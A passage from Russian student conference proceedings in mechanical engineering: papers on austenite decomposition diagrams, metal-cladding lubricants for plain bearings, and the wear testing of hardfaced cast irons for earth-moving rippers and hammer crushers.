Применение изотермических и термокинетических диаграмм распада переохлажденного аустенита с целью прогнозирования структурных составляющих сплавов

Клименко Александр Витальевич (ст. гр. О-20-МАШ-птл-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Машиностроение и материаловедение», Зенцовой Екатерины Александровны (kopilka.32@mail.ru)

Аннотация. Рассматривается возможность применения изотермических и термокинетических диаграмм распада переохлаждённого аустенита для предположительной оценки получаемых структурных составляющих сплава.

Ключевые слова: изотермические диаграммы, термокинетические диаграммы, железоуглеродистые сплавы.

Существуют различные способы повышения механических свойств железоуглеродистых сплавов. Наиболее распространенным способом обеспечения требуемых свойств в сплаве является термическая обработка.

Термическая обработка (ТО) железоуглеродистых сплавов заключается в температурном воздействии на изделие с целью изменения его свойств. Различают следующие виды ТО: закалка, нормализация, отпуск, отжиг. Одним из эффективных видов термообработки связанных с изменением свойств является закалка.

В зависимости от полноты воздействия термической обработки на деталь (материал) закалку разделяют на объемную или поверхностную. В зависимости от режима охлаждения различают закалку при непрерывном охлаждении, ступенчатую или изотермическую. В первом случае обычно получается – мартенсит, во втором – бейнит. Неполная закалка – режим ТО, обеспечивающий формирование микроструктуры металлической основы, состоящей как из продуктов закалки (мартенсита, бейнита), так и из перлита и феррита.

Особенностью изотермической закалки является превращение аустенита в бейнит (промежуточное превращение аустенита между перлитным и мартенситным превращением) при постоянной температуре. Это достигается за счет закалки, начиная с температуры аустенитизации до температуры 500 – 250 °С, при которых не может проходить ни перлитное, ни мартенситное превращения. Охлаждение и выдержка проводятся, как правило, в расплавах солей и щелочей, хотя после быстрого охлаждения до требуемой температуры последующую изотермическую выдержку можно проводить в электрических или газовых термических печах.

При выборе закалочной среды необходимо учитывать следующие факторы [1]:

1) скорость, с которой отливка с определенной формой и толщиной стенки может быть охлаждена в определенной закалочной среде;

2) прокаливаемость материала (чугун/сталь), которая должна быть достаточной для подавления перлитного превращения во время охлаждения до температуры изотермической выдержки.

Свойства закаленного или изотермически закаленного чугуна или стали зависят от дисперсности структурных составляющих, их взаимного расположения в металлической матрице, от соотношения разных структурных составляющих. Это определяется как выбранный режим термообработки, так и химическим составом материала.

Анализ существующих диаграмм распада переохлажденного аустенита показывает структурные составляющие металлической матрицы, получаемые при выбранном режиме термической обработки, а также определяет температурно-временные параметры изотермической закалки, которые необходимо выбрать для получения требуемых структур. Кроме того, анализ термокинетических диаграмм позволяет оценить структурные изменения в материале при непрерывном охлаждении и предположить какие структурные составляющие будут в сплаве в результате выбранного режима нагрева и охлаждения [2].

Для прогнозирования свойств при термической обработке можно использовать термокинетические диаграммы распада переохлажденного аустенита. Используя их, можно оценить твердость стали или чугуна при определенной скорости охлаждения. Таких диаграмм достаточно много. В качестве примера ниже приведена одна из таких диаграмм рис. 1 [2].




Рис.1 Диаграммы изотермического (слева) и термокинетического (справа) распада переохлажденного аустенита для стали 70C2 [2].

На рис. 1 представлено два типа диаграмм: 1) изотермическая диаграмма (слева) и термокинетическая (справа). Проанализировав их, можно получить следующие сведения температурные интервалы нагрева и охлаждения, скорость охлаждения, время, затраченное на охлаждение, получаемые структурные составляющие (их процент в сплаве), а для термокинетической диаграммы еще и твердость этих структур.

Одним из вариантов прогнозирования получаемой структуры в сплаве является анализ изотермических диаграмм распада переохлажденного аустенита. При данном анализе оценивается влияние химического состава (влияние легирующих элементов) на инкубационные интервалы в области перлитного и бейнитного превращений. Данный анализ позволяет предположить изменение положения С-кривых при увеличении (уменьшении) содержания того или иного компонента химического состава. Таким образом, можно предположить начало превращения при охлаждении стали или чугуна при выбранных температурно-временных параметрах процесса, и, тем самым, оценить возможность применения термической обработки (закали /изотермической закалки) для стабильного получения требуемых структурных составляющих. На основании анализа можно осуществить построение расчетных «С-кривых» начала превращения, что в свою очередь позволит оценить возможность получения, например, в экспериментальном материале (для которого не построены диаграммы распада переохлажденного аустенита) получение бейнитных структур при изотермической обработке или при непрерывном охлаждении по упрощенному режиму.

Список источников

1. Беляков, А.И., Беляков, А.А., Жуков, А.А. Изотермическая закалка чугуна с шаровидным графитом [Текст]/ А.И. Беляков, А.А., Беляков, А.А. Жуков// Заготовительные производства в машиностроении. – 2008. – №1. – С. 44-48.
2. Попов, А.А. Справочник термиста: изотермические и термокинетические диаграммы распада переохлажденного аустенита [Текст]/ А.А. Попов, Л.Е. Попова. – М.: Машиностроение. – 1961. – 431 с.
3. Давыдов С.В. Наномодификатор как инструмент генной инженерии структурного состояния расплава чугуна. В сборнике: Модифицирование как эффективный метод повышения качества чугунов и сталей. доклады Литейного консилиума № 1, состоявшегося с 5 по 8 декабря 2005 года. ред.: Панов А.Г., Корниенко А.Е., Челябинск, 2006. С. 40-51.
4. Давыдов С.В. Диаграмма состояния сплавов системы "железо – карбид ϵ - Fe_2C ". Вологда, 2021.
5. Давыдов С.В. Кристаллизация шаровидного графита в расплаве высокопрочного чугуна. Заготовительные производства в машиностроении. 2008. № 3. С. 1-8.

Материал поступил в редколлегию 18.04.2024

УДК 621.892.8

Особенности выбора смазок для тяжело нагруженных подшипников скольжения

Маклаков Даниил Васильевич (ст.гр.21-МАШ-ирм-Б)

Работа выполнена под руководством старшего преподавателя кафедры
«Машиностроение и материаловедение», к.т.н. Капустина Владимира
Васильевича (vovakapustin1990@mail.ru)

Аннотация: В статье рассматриваются особенности применения металлоплакирующих смазок для тяжело нагруженных подшипников скольжения. Анализируется механизм реализации эффекта «безызносности» и пути повышения триботехнических характеристик рассматриваемых подшипников скольжения.

Ключевые слова: надёжность, узлы трения, металлоплакирующая смазка, подшипники скольжения, избирательный перенос.

Возможности достижения наименьших значений коэффициента трения и уменьшению износа при контактировании деталей узлов скольжения является актуальной задачей. Поскольку именно детали пар скольжения являются наиболее изнашивающимися узлами, эксплуатация которых лимитирует работоспособность рассматриваемых машин. При этом требования к увеличению их срока службы и надежности узлов трения в настоящее время только повышаются.

Одним из основных направлений является применение эффективных смазочных материалов. К ним предъявляются следующие требования: снижение сил трения за счёт уменьшения коэффициента трения; уменьшение износа; обеспечение оптимальной шероховатости поверхности контактирующих деталей; высокая теплоёмкость смазочных материалов для снижения температуры в зоне трения; стабильность состава и свойств смазочных материалов; снижения вредного воздействия; нетоксичность, дешевизна и т.д.

Перспективным направлением является применение избирательного переноса [1,2] связанного с протеканием физико-химических процессов, а именно, механизмов активации и пассивации, а также влияния на них применяемых материалов, приводящих к образованию структурной приспособляемости. Снижение трения происходит в результате образования сервовитной защитной пленки, в которой реализуется эффект «безызносности» [1-3,5], достигаемый за счёт использования в триботехнических узлах металлоплакирующих смазочных материалов и покрытий и др. [3-5,7].

Проведённый анализ показал, что в настоящее время используются плакирующие металлы и их сплавы, например, олово, цинк, медь, алюминий, серебро, золото, свинец, бронза, и т.д. Приведенные материалы способствуют существенному повышению триботехнических характеристик металлоплакирующих смазок. В результате чего расширяется диапазон нагрузок в тяжело

нагруженных узлах трения технологических машин, уменьшается износ и коэффициент трения [2,4,5].

Это происходит за счёт того, что при эксплуатации используемый плакирующий порошок, попадая в зону контактирования поверхностей трения, заполняет образовавшиеся раковины, царапины. В результате чего происходит увеличения площади фактического контакта деталей, а коэффициент трения при этом соизмерим коэффициенту при жидкостном трении. Кроме того, по данным [1,2,3,7] после введения в смазку сверхпластичных добавок происходит снижение вибрации на 10–15%.

В результате применения металлоплакирующих смазок происходит образование тонких пленок на контактирующих поверхностях в виде хлоридов, фосфидов, сульфидов. Это достигается в результате химического взаимодействия используемых присадок и продуктов их химического распада с контактирующими поверхностями деталей узлов скольжения технологических машин. Если же пленка разрушается в результате попадания абразивных частиц, например, пыли, грязи или действия коррозионной среды, происходит её локальное восстановление в разрушенном месте и процесс избирательного переноса восстанавливается [5,7].

При введении в смазку на минеральной или синтетической основе мягких металлов, образуется защитная металлическая пленка толщиной примерно до 1 мкм. При этом для реализации эффекта безызносности в наряду с металлоплакирующими материалами необходимо присутствие поверхностно-активных веществ, вызывающих снижение поверхностного натяжения.

В настоящее время широкое применение получили металлоплакирующие смазочные материалы на основе медных, бронзовых, а также оловянных материалов. Свойства таких пленок, образующихся в процессе трения скольжения, несколько выше, чем при использовании в смазке обычного металла, что связано с условиями их образования.

В результате анализа микроструктуры сервовитной пленки методом скользящего пучка рентгеновских лучей показало, что верхние слои пленки имеют значительные структурные изменения по сравнению с нижележащими слоями. В приповерхностном слое нет скопления дислокаций, приводящих к разрушению поверхности. При этом пленка не способна к наклепу, обладает высокой несущей способностью имеет малые сдвиговые усилия и значительно низкий коэффициент трения [2,4].

Анализ металлоплакирующих присадок и технологий их получения, используемых для повышения износостойкости и долговечности трибосопряжений показал, что в настоящее время для их изготовления применяют различные оксиды мягких металлов, порошковые слоистые модификаторы трения, геомодификаторы, ремиталлизанты, ревиталлизанты, полимерсодержащие добавки, жидкие кристаллы, ферромагнитные жидкости и т.д.

Таким образом, использование металлоплакирующих смазок в тяжело-нагруженных подшипниках скольжения способствует повышению их

износостойкости и долговечности. При этом приведенный сравнительный анализ отечественных и зарубежных смазочных материалов показал, что отечественные смазочные материалы не уступают зарубежным, а некоторые из них даже превосходят [6].

Использование таких смазок в триботехнических узлах скольжения позволяет в течение продолжительного времени сохранять свою работоспособность, снижать потери на трение, уменьшать расход смазочного материала и увеличивать период технического обслуживания [2,3,4,7].

Список источников

1. Гаркунов, Д.Н. Избирательный перенос в тяжело нагруженных узлах трения. Москва : Машиностроение, 1982. – 207 с.
2. Гаркунов, Д.Н. Триботехника (износ и безызносность). Москва : МСХА, 2001. 538 с.
3. Евельсон, Л.И. [Исследование подшипников скольжения](#) / Памфилов Е.А., Шевелева Е.В., Симин А.П. // [Известия высших учебных заведений. Лесной журнал](#). 2005. № 4. – С. 105-112.
4. Денисова, Н.Е., Воячек, Т.А. Исследование механизма избирательного переноса при использовании металлоплакирующих пластичных смазок // Надежность и качество: тр. междунар. симпозиума. 2011. Т. 2. – С. 136–138.
5. Костецкий, Б. И. Механо-химические процессы при граничном трении / Б. И. Костецкий, М. Э. Натансон, Л. И. Бершадский; АН СССР. Науч. совет по трению и смазкам. – Москва: Наука, 1972. – 170 с.
6. Муравьев, И.Б., Корнеев, А.А. Проблемы использования и перспективы применения металлоплакирующих смазочных материалов // Сервис в России и за рубежом. 2014. № 1 (48). – С. 12–20.
7. Чичинадзе, А.В. Основы трибологии (трение, износ, смазка): учеб. для вузов. – 2-е изд., перераб. и доп./ А.В. Чичинадзе, Э. Д. Браун, Н.А. Буше и др.; под общ. ред. А. В. Чичинадзе. – Москва : Машиностроение, 2001. – 664 с.

Материал поступил в редколлегию 18.04.2024

УДК 621.002.5

Повышение долговечности рыхлителей для разработки мерзлых грунтов

Маклаков Даниил Васильевич (ст. гр. (О-21-МАШ-ирм-Б))

Работа выполнена под руководством доцента кафедры «Машиностроение и материаловедение» Грядунова Сергея Семеновича

(grydunowcc@mail.ru)

Аннотация. Исследовано изнашивание в условиях трения по абразивной поверхности наплавленных хромованадиевых белых чугунов, в которых реализуется эффект композиционного упрочнения. Использована установка, которая позволяет в диапазоне климатически низких температур исследовать

влияние структуры и параметров абразивного и ударно-абразивного изнашивания на износостойкость чугунов. Получены закономерности изнашивания чугунов, существенно не отличающиеся при температурах 293К и 243К.

Ключевые слова: износостойкость, наплавка, триботехнические испытания, землеройные машины, низкие температуры.

Долговечность рабочих органов землеройных машин, таких как рыхлители, эксплуатируемых в условиях низких температур, в значительной степени определяет их технико-экономическую эффективность. Резкое повышение интенсивности изнашивания рыхлителей в зимний период эксплуатации приводит к росту непроизводительных затрат и количества запасных частей, простою техники вследствие ремонта и т.д.

Повышение долговечности рыхлителей может быть достигнуто за счет применения современных высоко износостойких, включая наплавочные, материалов, упрочняющих технологий и совершенствования их конструкции. Перспективность применения современных материалов в условиях воздействия абразива при низких температурах может быть выявлена на основании изучения их механизма и закономерностей изнашивания на экспериментальных установках трения, воспроизводящих эксплуатационные условия, такие как схема взаимодействия и нагрузка в контакте металл-абразив, температура, степень закрепления абразива.


Одним из наиболее применяемых и перспективных методов повышения долговечности быстро изнашиваемых деталей рабочих органов землеройных машин является их наплавка высоко износостойкими материалами. Применительно к рабочим органам машин широко используются отечественные и зарубежные наплавочные материалы, различные технологии наплавки и реализующее их оборудование. На основании работ [1] установлено, что значительное повышение износостойкости может быть достигнуто применением хромованадиевых белых чугунов, в которых реализуется эффект композиционного упрочнения, заключающийся в объемном армировании металла эвтектическими колониями. В пределах каждой эвтектической колонии карбидная фаза VC образует жесткий дендритообразный каркас, располагающийся в матрице, которая в зависимости от легирования может изменяться от аустенитной до мартенситно-аустенитной, обеспечивая высокие механические свойства и износостойкость.

В работе исследовали наплавленные хромованадиевые чугуны 230X8Ф8С2Г6 и 300X8Ф7С2Г4. Химический состав и свойства чугунов приведены в табл.1, микроструктуры на рис.1. Образцы для испытаний квадратного сечения 7x7 мм получали, наплавляя хромованадиевые чугуны в виде прутков на сталь 20 аргонодуговым методом с последующими шлифовкой и вырезкой электроэрозионным методом. Для сравнительной оценки износостойкости чугунов была выбрана наплавка ПП-Нп-200X15С1ГРТ по


ГОСТ 26101-84, твердость которой составляла 52-54 HRC. В качестве эталонных образцов использовали образцы из стали 45.

Таблица 1. Химический состав и свойства исследуемых чугунов

Тип наплавленного металла	Химический состав, %					Тип основы	Количество карбидной фазы, %	Тип карбидов	Твердость, HRC
	C	Si	Cr	V	Mn				
230X8Ф8С2Г6	2,3	1,5	7,9	7,8	5,8	Аустанит.	21	VC+Me ₇ C ₃	51-53
300X8Ф7С2Г4	3,1	1,6	8,4	6,9	4,1	Аустенитно-мартенсит.	26	VC+Me ₇ C ₃	58-60



а)



б)

Рис.1 Микроструктура чугунов: а) 230X8Ф8С2Г6; б)300X8Ф7С2Г6

Рыхлители изнашиваются о мерзлый грунт преимущественно в условиях трения с ударами различной интенсивности в зависимости от категории грунта. Получаемая в результате совместного протекания процессов разрушения поверхностного слоя вследствие царапания и удара интенсивность изнашивания материала зависит от соотношения параметров абразивного и ударно-абразивного изнашивания, таких как величина удельного давления и путь трения, энергия и частота ударов и т.д. В связи с этим особое значение для выявления закономерностей изнашивания имеет использование испытательной установки, реализующей метод испытаний материалов на изнашивание в условиях трения, удара и трения с ударом по абразивной поверхности в диапазоне климатически низких температур и позволяющей исследовать влияние различных параметров абразивного и ударно-абразивного изнашивания на износостойкость материала [2,3].

Испытательная установка содержит станину, нагружающий механизм с системой управления, механизм перемещения абразивной ленты, теплоизолированную камеру с установленным в ней испытуемым образцом, систему поддержания низкой температуры. Кинематическая схема установки приведена на рис. 2. Нагружающий механизм включает ударник 1 с закрепленным контробразцом 2 и сменными грузами 3. Ударник соединен с сердечником соленоида 4, при включении и выключении которого с заданной частотой с помощью таймера по программе испытаний ударник поднимается и

падает, обеспечивая ударное нагружение образца 5 и последующее давление в условиях трения в течении заданного времени.




Рис.2. Кинематическая схема установки

Изменение давления и энергии удара достигается регулированием высоты падения ударника за счет вертикального перемещения траверсы 7 с закрепленным соленоидом посредством мотор-редуктора 10, передаточного механизма 9 и передачи «винт-гайка» 8. Механизм перемещения абразивной ленты обеспечивает непрерывное с заданной скоростью движение шлифовальной шкурки. Он включает электро-двигатель постоянного тока 11, червячный редуктор 12, клиноременную передачу со шкивами 13 и 14. Перемещение ленты 15 при помощи металлического 16 и прижимного резинового ролика 17 из подающей кассеты 18 в приемную кассету 19 обеспечивается при помощи фрикционного механизма намотки.

В качестве параметров абразивного изнашивания принимали давление на образец в диапазоне от 0,4 до 1 МПа и скорость скольжения от 0,1 м/с (путь трения 0,05 м) и 0,5 м/с (путь трения 0,25 м); параметров ударно-абразивного изнашивания – энергию удара 4 и 7 Дж/см² и частоту ударов 1 Гц. Указанные диапазоны изменения параметров являются характерными для деталей рабочих органов землеройных машин, в частности, рыхлителей. Испытания проводили при двух значениях температуры – 293К и 243К.


Результаты испытаний исследуемых материалов при указанных режимах испытаний и температуре 293К приведены на рис.3 (а, б).

Выявлено, что с повышением давления в зоне трения в диапазоне от 0,4 до 1 МПа износостойкость наплавки монотонно возрастает. Изнашивание материалов при скорости скольжения 0,5 м/с происходит преимущественно в


результате трения по абразивной поверхности. Наибольшей износостойкостью при этом обладает наплавка 300X8Ф7С2Г4.

При значениях энергии удара 4 Дж/см² карбидная фаза, армирующая аустенитно-мартенситную матрицу, в меньшей степени подвергается разрушению в следствие динамического нагружения абразивом, чем при значениях энергии удара 7 Дж/см², и обеспечивает высокую сопротивляемость при истирающем воздействии абразивных частиц. При энергии удара 7 Дж/см² возможно выкрашивание участков тройной эвтектики по механизму хрупкого и квазихрупкого разрушения за счет скачкообразного распространения микротрещин при ударе, что приводит к снижению износостойкости наплавки. При этом эффект композиционного упрочнения сплава 230X8Ф8С2Г6 обеспечивает большую износостойкость, чем наплавка ПП-Нп-200X15С1ГРТ с карбоборидным упрочнением, особенно при энергии удара 7 Дж/см². При скорости скольжения 0,1 м/с количество ударов по отношению к пути трения резко возрастает и сопротивляемость материала ударному воздействию имеет решающее значение. Наибольшую износостойкость имеет сплав 230X8Ф8С2Г6, причем с повышением энергии удара с 4 Дж/см² до 7 Дж/см² его износостойкость возрастает.

Проведение испытаний наплавки на изнашивание при температуре 243К не выявило существенных изменений их износостойкости, что обусловлено стабильностью свойств структуры чугунов при понижении температуры.



а)



б)
Рис. 3. а – $V = 0.1$ м/с; б – $V = 0.5$ м/с
— $E = 4$ Дж/см²
- - - $E = 7$ Дж/см²

Выводы

1. Для рыхлителей землеройных машин, эксплуатируемых при давлении до 1 МПа и энергии удара до 4 Дж/см² в диапазоне климатических температур целесообразно использовать наплавленные сплавы с аустенитно-мартенситной матрицей и содержанием в структуре 25-28 процентов карбидной фазы; при энергии удара свыше 4 Дж/см² – наплавленные сплавы с аустенитной матрицей и содержанием в структуре 20-23 % карбидной фазы.

2. Для промышленного использования наплавов хромованадиевых белых чугунов целесообразно их получение методом электрошлаковой наплавки.

Список источников

1. Сильман, Г.И. Влияние структуры белых хромованадиевых чугунов на их износостойкость // МиТОМ. 2007. №8. – С.32-36.
2. Установка для испытания материалов на абразивное изнашивание: пат. 2691639 Рос. Федерация. № 2018115326 / Грядунов С.С., Сиваков В.В. заявл. 24.04.2018; опубл. 17.06.2019, Бюл. № 17. – 9 с.
3. Грядунов, С.С., Сиваков, В.В. Методические основы триботехнических испытаний рабочих органов строительных и дорожных машин // Строи-тельные и дорожные машины. 2022. № 4. – С.11-16.
4. Макаренко К.В. Моделирование процесса кристаллизации чугуна с шаровидным графитом. Metallovedenie i termicheskaya obrabotka metallor. 2009. № 11 (653). С. 16-20.

5. Котлярова И.А., Степина И.В., Илюшкин Д.А., Цветков И.С. Оценка влияния полярности дисперсных наполнителей на структуру и водопоглощение эпоксидных материалов. Вестник МГСУ. 2019. Т. 14. № 6 (129). С. 690-699.

Материал поступил в редколлегию 18.04.2024

УДК 620.178

Повышение долговечности рабочих органов молотковых дробилок

Маркин Егор Вячеславович (ст. гр. О-23-МАШ-ирм-М)

Работа выполнена под руководством доцента кафедры «Машиностроение и материаловедение», Грядунова Сергея Семёновича (grydunowcc@mail.ru)

Аннотация. Приведена методика триботехнических испытаний материалов для бил молотковых дробилок и реализующая ее установка, обеспечивающая различные схемы взаимодействия куска породы и рабочей поверхности. Выполнен анализ причин выхода из строя бил и методов повышения их долговечности. Исследована износостойкость наплавки Т-590, ПП-АН170, ПП-АН105 и 230Х8Ф7С2Г6.

Ключевые слова: молотковые дробилки, била, износ, методика испытаний, установка, наплавка.

Дробильное оборудование применяется в различных отраслях народного хозяйства – в горной и угольной промышленности, строительной отрасли, для дробления и измельчения различных материалов. Эффективность его работы зависит от долговечности рабочих органов, поэтому повышение их износостойкости является актуальной задачей.

Износостойкость бил зависит от таких факторов, как размеры, вес измельчаемых кусков, их крепость и что очень важно, от схемы контактного взаимодействия куска с поверхностью молотка. При больших значениях размеров разрушаемого куска, его веса (массы), износ бил имеет ударно-абразивный характер из-за прямого динамического воздействия породы на рабочую поверхность. Для средних и мелких кусков характерен удар с гораздо меньшим импульсом и последующее скольжение кусков породы по поверхности била. Поскольку механизмы изнашивания материала при ударе и ударе со скольжением значительно отличаются, то и материал бил для различных пород, различающихся абразивностью и крупностью, должен отличаться.

Применение наплавки для повышения долговечности бил является наиболее перспективным направлением, как экономически (наплавляется только рабочая поверхность), так и с точки зрения выполнения ремонтно-восстановительных работ.

Для выбора наплавочного материала по его износостойкости наиболее целесообразно использовать лабораторные испытания наплавки на машинах

трения. Для этого необходимо моделирование параметров процесса эксплуатации, таких как удар, давление в контакте при трении, закреплённость абразива.

Для испытаний на изнашивание использована установка [1], которая позволяет реализовывать схемы испытаний при ударе и при ударе с трением по абразивной массе. Установка содержит нагружающий механизм с системой управления, барабан, содержащий ячейки, в которые из бункера подается абразивная масса, удаляемая после взаимодействия с испытуемым образцом, и привод, обеспечивающий вращение барабана.

Кинематическая схема установки приведена на рис.1. Нагружающий механизм включает ударник 1 с закрепленным в нем испытуемым образцом 2 и сменными грузами 3. Ударник соединен с сердечником соленоида 5, при включении и выключении которого с помощью таймера по программе испытаний ударник с образцом поднимается на высоту втягивания сердечника и падает, обеспечивая удар или удар с трением образца по абразивной массе 4, находящейся в ячейке барабана 6. Энергия и частота ударов при испытаниях в условиях удара, путь трения и давление на абразивную массу дополнительно в условиях удара с трением задаются программой испытаний. Удар производится в момент остановки барабана, совершающего периодическое вращательное скольжение с заданным шагом по плите 7. Изменение значений энергии удара и давления производится за счет сменных грузов и вертикального перемещения соленоида посредством винтовой пары, цепной передачи 9 и шагового электродвигателя 10.

